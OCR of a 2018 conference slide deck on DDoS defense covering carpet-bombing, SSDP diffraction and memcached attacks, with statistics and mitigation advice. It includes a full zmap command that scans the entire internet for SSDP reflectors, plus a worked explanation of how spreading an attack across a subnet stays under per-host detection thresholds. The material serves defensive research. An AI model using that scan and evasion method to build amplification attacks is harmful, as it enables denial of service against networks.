NETSCOUT | Arbor

RIPE 77 Amsterdam, Netherlands 15 - 19 Oct 2018

Withstanding the Infinite: DDoS Defense in the Terabit Era

RIPE 77 – Amsterdam

Steinthor Bjarnason

ASERT Network Security Research Engineer


sbjarnason@arbor.net

Agenda

- Global DDoS trends
- New DDoS attack trends:
  - Carpet-Bombing
  - New twist in SSDP attacks
  - Memcached type attacks
- The need for increased visibility

The NETSCOUT Threat Intelligence report for 1H 2018

https://www.netscout.com/threatreport



Global DDoS trends - highlights


- Max attack size has increased by 174% (from 622 Gbps to 1.72 Tbps) and the average attack size has increased 24%.
- Attack frequency has decreased 13% but global attack volume is up 8%.
- Attacks are harder hitting, in the first half of 2018 there were 47 attacks greater than 300 Gbps compared to 7 in 1H 2017. This is a 571% increase!
- Memcached is one explanation for this but the real issue is the rapid weaponization of new harder-hitting attacks. For example it only took 1 week to weaponize memcached attacks.


Europe 1H 2018 DDoS attack trends

1H 2018 Frequency

Other | United Kingdom | France | Germany | Spain

1H 2018 Bandwidth






- For 1H 2018, Arbor ATLAS reports 560k inbound attacks with a total volume of 419 Tbps and average attack size of 0,75 Gbps. 3 attacks were greater than > 300 Gbps (472 Gbps) and there were 54 attacks > 100 Gbps.
- For 1H 2017, there were 740k inbound attacks with a total volume of 323 Tbps and average attack size of 0,44 Gbps. 1 attack was > 300 Gbps (367 Gbps), 25 attacks were > 100 Gbps.

Recent attack trends: Carpet- Bombing

“Carpet-Bombing” DDoS attacks

- In 2018, there was an large increase in DDoS reflection type attacks which instead of focusing on specific target IPs, attacked entire subnets or CIDR blocks.
- This caused a number of issues as:
  - Detection systems usually focus on destination IPs, not subnets or CIDR blocks, often resulting in the attack not being detected until too late.
  - Diverting entire CIDR block (for example /16s) will overwhelm most mitigation systems.




These kind attacks have been seen in the past but then only in the hands of by skilled and determined attackers. However due to the rapid weaponization of new attack types and inclusion into Booter/Stresser services, these attacks are now becoming more prevalent.

What does a Carpet-Bombing attack look like?

- Carpet-bombing attacks are usually UDP reflection type attacks. Observed attack scale has been from 10 Gbps to 600 Gbps, using DNS, SSDP, C-LDAP and TCP SYN-ACK type reflection.
- Some of the attacks have rotated the CIDR subnets with a larger block. Example:
  - Carpet-bombing attack targets a /20 within a /16
  - Attack changes every few minutes to attack a different /20 within the /16
- Because the attacks are distributed across a subnet, host detection will in many cases not be triggered. Example:
  - SSDP Amplification misuse is set to trigger at 4 Mbps
  - A 40 Gbps attack distributed among 16384 addresses in a /18 is 2.42 Mbps per address
  - Host-based detection will therefore not trigger
- In some cases, the attacks will also be accompanied by a a flood of IP non-initial fragments (especially when the attacker is using UDP reflection attacks).

IP Fragments – quick review

Example: 4000 byte IPv4 UDP packet sent on local network with 1492 byte MTU



Detecting Carpet-Bombing attacks

- Flow-based detection of attack traffic destined to hosts will not be adequate as the attack traffic will probably not go beyond thresholds.
- Need to analyze the attack traffic based on the network block or looking at traffic traversing specific routers.
- For this to work, it's necessary to have an indication of normal traffic volumes across all the targeted CIDR blocks.
- Profiling needs to be done beforehand, measuring average volumes based on:
  - Continuous measurements
  - Hourly at this time of day
  - Weekly at this time of day.

Mitigating Carpet-Bombing attacks

- Carpet-bombing attacks use traditional reflection type attacks and can be mitigated in the same way. The primary difference is that destination IP is highly distributed, it will be necessary to use the destination CIDR as classifier.
- The mitigation can consist of:
  - Using flowspec to drop or rate-limit traffic from known reflection vectors.
  - Use flowspec or S/RTBH to drop traffic from known reflection sources (more info later).
  - Rate limit **non-initial** IP fragments destined to end-point broadband access networks or data server farms to low values (1%). Exempt own DNS recursive infrastructure and well-known (and well-operated) popular DNS servers (Google, OpenDNS) to avoid blocking large EDNS0 replies.
  - Divert the attack traffic to IDMSes for mitigation which will also do reassembly of fragmented packets. Just be aware of not diverting all of your network traffic to your mitigation cluster at the same time.


New DDoS Attack Method Demands a Fresh Approach to Amplification Assault Mitigation

New twist in SSDP attacks (actually been around since 2015)


SSDP diffraction attacks: Random source ports

SSDP reflection

SSDP reflector responds on UDP port 1900

```
<printerip>:1900 -> <clientip>:<clientport> UDP
HTTP/1.1 200 OK
LOCATION: http://192.168.1.1:49152/gatedesc.xml
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS: a032ea08-1dd1-11b2-b8f7-b64202440d0f
SERVER: Net-OS 5.xx UPnP/1.0
ST: uuid:75802409-bccb-40e7-8e6c-fa095ecce13e
USN: uuid:75802409-bccb-40e7-8e6c-fa095ecce13e
```

Reflection/Amplification



The Weirdness

1	0.000000	246.12	214	UDP	546	33346 → 4547 Len=500
2	0.000019	34.26	.101	UDP	442	57443 → 10995 Len=396
3	0.000128	.173	183	UDP	287	32770 → 37677 Len=241
4	0.000307	.173	64	UDP	401	56091 → 17675 Len=355
5	0.000329	.103	.240	UDP	429	40340 → 20349 Len=383
6	0.000061	91.38	226	UDP	430	60098 → 26026 Len=384
7	0.000118	50.103	.131	SSDP	473	HTTP/1.1 200 OK
8	0.000137	38.197	152	UDP	376	56613 → 15838 Len=330
9	-0.000071	197	.240	UDP	360	34372 → 12608 Len=314

▶ Internet Protocol Version 4, Src: 250.103, Dst: .218.131

▶ User Datagram Protocol, Src Port: 50931, Dst Port: 4041

▼ Simple Service Discovery Protocol

▶ HTTP/1.1 200 OK\r\n

CACHE-CONTROL: max-age=1800\r\n

DATE: Thu, 06 Apr 2017 16:22:35 GMT\r\n

EXT:\r\n

LOCATION: http://192.168.1.1:49152/gatedesc.xml\r\n

OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01\r\n


01-NLS: eeaf8154-1dd1-11b2-9200-aa59b9efb462\r\n

Let’s reconnoiter the Internet!

```
#!/usr/bin/env sh
sudo /usr/sbin/zmap
        --probe-module=udp
        --target-port=1900
        --source-port=1901
        --probe-args=file:payload
        --output-fields=timestamp-str,saddr,sport,dport,data
        --blacklist-file=blacklist.txt
        --bandwidth=900K
        --output-file=${2}
        --output-filter="dport = 1901"
        0/0
```

Results

We received replies from 2M devices



User-Agent Results

